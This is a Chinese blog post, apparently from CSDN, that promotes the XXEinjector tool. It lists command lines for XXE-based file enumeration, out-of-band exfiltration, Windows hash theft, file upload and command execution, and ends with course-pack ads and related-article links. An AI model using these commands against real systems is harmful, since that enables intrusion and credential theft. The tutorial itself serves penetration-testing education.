XXEinjector:一款功能强大的自动化XXE注射工具从零基础到精通,收藏这篇就够了!

靶机实战bwapp亲测xxe漏洞攻击及自动化XXE注射工具分析利用 靶机实战bwapp亲测xxe漏洞攻击及自动化XXE注射工具分析利用。 阅读详情

还在手动构造 XXE 注入 payload?OUT 啦!今天给大家安利一款 自动化 XXE 注入神器 XXEinjector,让你轻松驾驭 XXE 漏洞,成为网络安全界的弄潮儿!

XXEinjector 是一款基于 Ruby 开发的 XXE 注入工具,它支持多种直接或间接的带外 (OOB) 方法来提取文件。不过要注意,目录枚举功能目前只对 Java 应用有效,而暴力破解攻击则可能需要与其他应用配合使用,才能发挥最大威力。

XXEinjector:启动你的 XXE 漏洞挖掘之旅

想玩转 XXEinjector?首先要做的就是熟悉它的各种操作选项。毕竟,工欲善其事,必先利其器嘛!在使用它进行渗透测试之前,务必仔细阅读官方文档,了解每个配置选项的作用,才能最大限度地发挥它的威力。当然,作为 Ruby 家族的一员,你需要先安装 Ruby 运行环境。

--host     必填项 – 用于建立反向链接的 IP 地址。举个栗子: (--host=192.168.0.2)


实战演练:XXEinjector 使用场景大揭秘

接下来,让我们通过几个实际的例子,来看看 XXEinjector 在实战中是如何大显身手的。

案例一:枚举 HTTPS 应用中的 /etc 目录
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/req.txt --ssl


这条命令指示 XXEinjector 去枚举 HTTPS 应用中的 /etc 目录,并将结果保存到 /tmp/req.txt 文件中。

案例二:使用 Gopher 协议进行 OOB 枚举
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/req.txt --oob=gopher


这条命令与上一个类似,但使用了 Gopher 协议进行带外 (OOB) 数据传输。

案例三:二次漏洞利用
ruby XXEinjector.rb --host=192.168.0.2 --path=/etc --file=/tmp/vulnreq.txt --2ndfile=/tmp/2ndreq.txt


这个命令展示了如何进行二次漏洞利用,其中 --2ndfile 参数指定了第二个请求文件。

案例四:HTTP OOB + Netdoc 协议爆破攻击
ruby XXEinjector.rb --host=192.168.0.2 --brute=/tmp/filenames.txt --file=/tmp/req.txt --oob=http --netdoc


这条命令使用 HTTP 带外方法和 Netdoc 协议,对指定的文件名列表进行爆破攻击。

案例五:直接性漏洞利用进行资源枚举
ruby XXEinjector.rb --file=/tmp/req.txt --path=/etc --direct=UNIQUEMARK


这个命令展示了如何通过直接性漏洞利用方式进行资源枚举,--direct 参数用于指定唯一的标记。

案例六:枚举未过滤的端口
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --enumports=all


使用这个命令,你可以让 XXEinjector 尝试枚举目标主机上所有未被过滤的端口。

案例七:窃取 Windows 哈希
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --hashes


这条命令尝试窃取目标 Windows 系统的哈希值,方便后续的渗透测试。

案例八:Java Jar 文件上传
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --upload=/tmp/uploadfile.pdf


通过这个命令,你可以利用 XXE 漏洞上传 Java Jar 文件到目标服务器。

案例九:PHP Expect 执行系统指令
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --oob=http --phpfilter --expect=ls


这条命令利用 PHP expect 模块执行系统指令,例如这里的 ls 命令。

案例十:XSLT 注入测试
ruby XXEinjector.rb --host=192.168.0.2 --file=/tmp/req.txt --xslt


这个命令用于测试目标系统是否存在 XSLT 注入漏洞。

案例十一:记录请求信息
ruby XXEinjector.rb --logger --oob=http --output=/tmp/out.txt


使用这个命令,你可以记录 XXEinjector 发送的请求信息,方便后续的分析和调试。

XXEinjector 下载传送门:

https://github.com/enjoiz/XXEinjector/archive/master.zip

还在等什么?赶快下载 XXEinjector,开启你的 XXE 漏洞挖掘之旅吧!

网络安全学习资源分享:

给大家分享一份全套的网络安全学习资料,给那些想学习 网络安全的小伙伴们一点帮助!

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

因篇幅有限,仅展示部分资料,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,需要点击下方链接即可前往获取

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

👉1.成长路线图&学习规划👈

要学习一门新的技术,作为新手一定要先学习成长路线图,方向不对,努力白费。

对于从来没有接触过网络安全的同学,我们帮你准备了详细的学习成长路线图&学习规划。可以说是最科学最系统的学习路线,大家跟着这个大的方向学习准没问题。

在这里插入图片描述
在这里插入图片描述

👉2.网安入门到进阶视频教程👈

很多朋友都不喜欢晦涩的文字,我也为大家准备了视频教程,其中一共有21个章节,每个章节都是当前板块的精华浓缩。(全套教程文末领取哈)
在这里插入图片描述

在这里插入图片描述

👉3.SRC&黑客文档👈

大家最喜欢也是最关心的SRC技术文籍&黑客技术也有收录

SRC技术文籍:

在这里插入图片描述

黑客资料由于是敏感资源,这里不能直接展示哦!(全套教程文末领取哈)

👉4.护网行动资料👈

其中关于HW护网行动,也准备了对应的资料,这些内容可相当于比赛的金手指!

在这里插入图片描述

👉5.黑客必读书单👈

在这里插入图片描述

👉6.网络安全岗面试题合集👈

当你自学到这里,你就要开始思考找工作的事情了,而工作绕不开的就是真题和面试题。
在这里插入图片描述
所有资料共282G,朋友们如果有需要全套《网络安全入门+进阶学习资源包》,可以扫描下方二维码或链接免费领取~

读者福利 | 优快云大礼包:《网络安全入门&进阶学习资源包》免费分享 (安全链接,放心点击)

HTTP INJECTOR PRO:HTTP服务器,标头替换器,代理服务器-开源 /////// v1.8 XTended最终版本上的新功能:///////// 1.重置设置2.将当前皮肤保存到配置文件中。3.添加4个新皮肤(Garnet II(默认),黑匣子,冷色,深紫色,Ubuntu,矩阵)4.单选按钮外观更改器5.过滤器响应6.查询模式7. XTended模式-放置正面/背面-代码-标记单个标记/双标记-添加页眉8.禁用NetData 9.结束行OFF模式10. 4自定义标题(CH 1,CH 2,CH 3,CH 4)11.用户代理Spoofer-禁用-Chrome 32.0.1667.0(Win 8-64位)-Firefox 25.0(Win 7) 64)-Opera 10.61 Mini 5.1(J2ME / MIDP)-Android 0.5-Safari 419 12.转发代理-OFF-前Fprward-后退-方法-代理Host:port-HTTP版本13.自定义Bitvise执行(BcvSsh.exe)请参阅此处的完整文档:http://www.uploadhosting.co/uploads/195.154.8.92/change-log.txt 立即下载

相关推荐

XXEinjector.zip

XXEinjector 一款XXE注入测试工具,可以通过命令行快速检测可能存在的XXE漏洞!

网络安全课第五节 XXE 漏洞的检测与防御

上一讲我们介绍了 SSRF 漏洞,一种专门针对服务端的请求伪造攻击,常被用于攻击内网。在里面我介绍了 Burp Collaborator 用于专门测试无回显漏洞的功能,在本讲的 XXE 漏洞测试中,我们依然可以使用,不知道你是否还记得怎么使用?下面,我们就开始今天的课程,一场关于 XML 外部实体注入(XXE)漏洞的攻防之路。XXE(XML External Entity,XML 外部实体注入)正是当允许引用外部实体时,通过构造恶意内容,导致读取任意文件、执行系统命令、内网探测与攻击等危害的一类漏洞。PHP

fegus的博客 2121

【外挂编程】外挂编程技术揭秘(二)

引言: 经过上一篇文章大家可能对外挂有了一个初步的认识,之前的内容比较简单,应该大家很容易掌握。我写作过程中我发现三个篇幅可能写不完,后续还可能要多加几个篇幅,这篇我们就先以内存挂为主吧。话不多说了,让我们开始吧。 文章中代码github地址: https://github.com/Diamonds-ZhaoYu/hz_example 环境要求: 系统:Windows 语言...

c-rain 4035

XXE工具——XXEinjection安装与使用

今天继续给大家介绍渗透测试相关知识,本文主要内容是XXE工具——XXEinjection安装与使用。 一、XXEinjection工具介绍 二、Ruby环境安装 三、XXEinjection常用参数说明 四、XXEinjection使用示例

永远是少年 2285

UE5 C++教程(一、基本结构)

虚幻API由三块组成,分别是Runtime,Developer utilitiew,functionality for the Editor,大多数游戏性编程只使用运行时模块,最常见的三个是Corn、CornUObject和Engine。

skycol的博客 1万+

【实战指南】WinPE环境下360系统急救箱的病毒查杀全流程解析

本文详细解析了在WinPE环境下使用360系统急救箱进行病毒查杀的全流程。从制作WinPE启动盘到进入PE环境,再到360急救箱的深度使用和系统修复,提供了实用技巧和常见问题解决方案,帮助用户高效清除顽固病毒。

weixin_28568819的博客 538

Xxe外部实体注入(XML External Entity Injection)

无回显的xxe怎么利用 (1)使用dnslog平台进行数据外带 (2)构造远程dtd文件造成文件外泄 Xxe详细防御方法 禁用外部实体 这是防范最为严格的手段,从前面的学习我们已经知道XXE的全部利用手段基础都来源于外部实体的注入, 也就是如果禁用了外部实体,那么XXE的所有攻击手段都将失效,无法再正常利用。 代码层禁用 PHP: libxml_disable_entity_loader(true); JAVA: DocumentBuilderFactory dbf =DocumentBuil

xuyunpeng3189的博客 1410

解决AutoDock与Python版本冲突导致的内存泄漏问题:从BHtree *错误到环境配置优化

本文深入解析了AutoDock分子对接中常见的‘BHtree *’内存泄漏错误,其根源在于SWIG接口模块与Python运行环境的版本不匹配。文章提供了根治方案:通过构建Python 2.5.4与MGLTools 1.5.6的黄金兼容组合,并详细指导环境清理、安装配置及实战测试,从而彻底解决该内存泄漏问题,确保AutoDock工作流的稳定运行。

g5h6i的博客 1116

XEinjector:一款功能强大的自动化XXE注射工具,从零级基础到精通,收藏这篇就够了!

XXEinjector 是一款功能强大的 XXE 注入工具,可以帮助安全研究人员和渗透测试人员快速发现和利用 XXE 漏洞。但是,请务必在授权的情况下使用该工具,切勿用于非法用途!

韩束一叶子 930

dummy机械臂代码学习(六)

CLI-Tool文件夹下又包含四个子文件夹,以及一个gitignore文件、一个run_shell.py的python文件、一个run.bat文件和一个zadig exe文件。库解析命令行参数,并根据不同的命令执行相应的操作。Zadig是一个用于Windows操作系统的开源工具,它的主要功能是安装和配置USB驱动程序。的目的呢就是确保在版本控制过程中,不必要的或自动生成的文件被忽略掉,来保持代码仓库的干净和整洁。,DummyStudio的软件作者已放在GitHub,我们主要看CLI-Tool文件夹就行。

jumaohhh的博客 1435

【温室气体数据集】CAMS 发布的温室气体(GHG)数据集总结

【温室气体数据集】CAMS 发布的温室气体(GHG)数据集总结

WW、forever的博客 555

XXEinjector:一款功能强大的自动化XXE注射工具从零基础到精通,收藏这篇就够了!_injetor

还在手动构造 XXE 注入 payload?OUT 啦!今天给大家安利一款,让你轻松驾驭 XXE 漏洞,成为网络安全界的弄潮儿!XXEinjector 是一款基于 Ruby 开发的 XXE 注入工具,它支持多种直接或间接的带外 (OOB) 方法来提取文件。不过要注意,目录枚举功能目前只对 Java 应用有效,而暴力破解攻击则可能需要与其他应用配合使用,才能发挥最大威力。

yy1715713348的博客 678

目标跟踪与视频时序分析基础

两帧均有目标,却因快速移动导致检测框无重叠,仅靠交并比(IoU)无法维持身份关联。本文通过手算与纯Python实现最小跟踪流程,揭示IoU仅为位置线索,不能应对快速位移或遮挡。实验表明,即使目标真实存在,低重叠也会触发新编号。强调跟踪需结合运动预测、外观特征与阈值验证,避免误判。

Mr数据杨 2335

7.XXEinjector:一款功能强大的自动化XXE注射工具

今天给大家介绍的是一款名叫XXEinjector的漏洞利用工具,XXEinjector是一款基于Ruby的XXE注入工具, 它可以使用多种直接或间接带外方法来检索文件。其中,目录枚举功能只对Java应用程序有效,而暴力破解 攻击需要使用到其他应用程序。 XXEinjector注入工具的使用 XXEinjector本身提供了非常非常丰富的操作选项,所以大家在利用XXEinjector进行渗透...

weixin_30492047的博客 736

【AI智能体】Codex + Seedance2.5 制作AI视频实战操作详解

【AI智能体】Codex + Seedance2.5 制作AI视频实战操作详解

congge_study的博客 3839

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

XXEinjector:一款功能强大的自动化XXE注射工具

XXEinjector是一款基于Ruby的XXE注入工具,它可以使用多种直接或间接带外方法来检索文件。其中,目录枚举功能只对Java应用程序有效,而暴力破解攻击需要使用到其他应用程序。

dzqxwzoe的博客 521

jre9下载 jdk9

(Java SE Runtime Environment 9.0) 9.0u175 官方最新版 【x86|x64】

Ctfshow web入门 XXE 模板注入篇 web373-web378 详细题解 全

Ctfshow web入门 XXE 模板注入篇 web373-web378 详细题解 全

Jay17的博客 4263

假人有限元模型

假人模型,车辆碰撞假人有限元模型,适合做乘员安全的研究者利用

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

ctfshow—XXE

XXE XXE:XML External Entity 即外部实体,从安全角度理解成XML External Entity attack 外部实体注入攻击。由于程序在解析输入的XML数据时,解析了攻击者伪造的外部实体而产生的。例如PHP中的simplexml_load 默认情况下会解析外部实体,有XXE漏洞的标志性函数为simplexml_load_string()。 XXE可导致读取任意文件,探测内网端口,攻击内网网站,发起拒绝服务攻击,执行系统命令等。Java中的XXE支持sun.net.www.p

cosmoslin的博客 1272
上一篇: 在字节跳动干了3年网络安全工程师,30岁即将退休的我,告诉你网络安全的真实就业前景
下一篇: 社会工程学与APT攻击之——社工邮件钓鱼分析
网络安全_入门教程
博客等级 码龄4年 1万+粉丝 2151原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值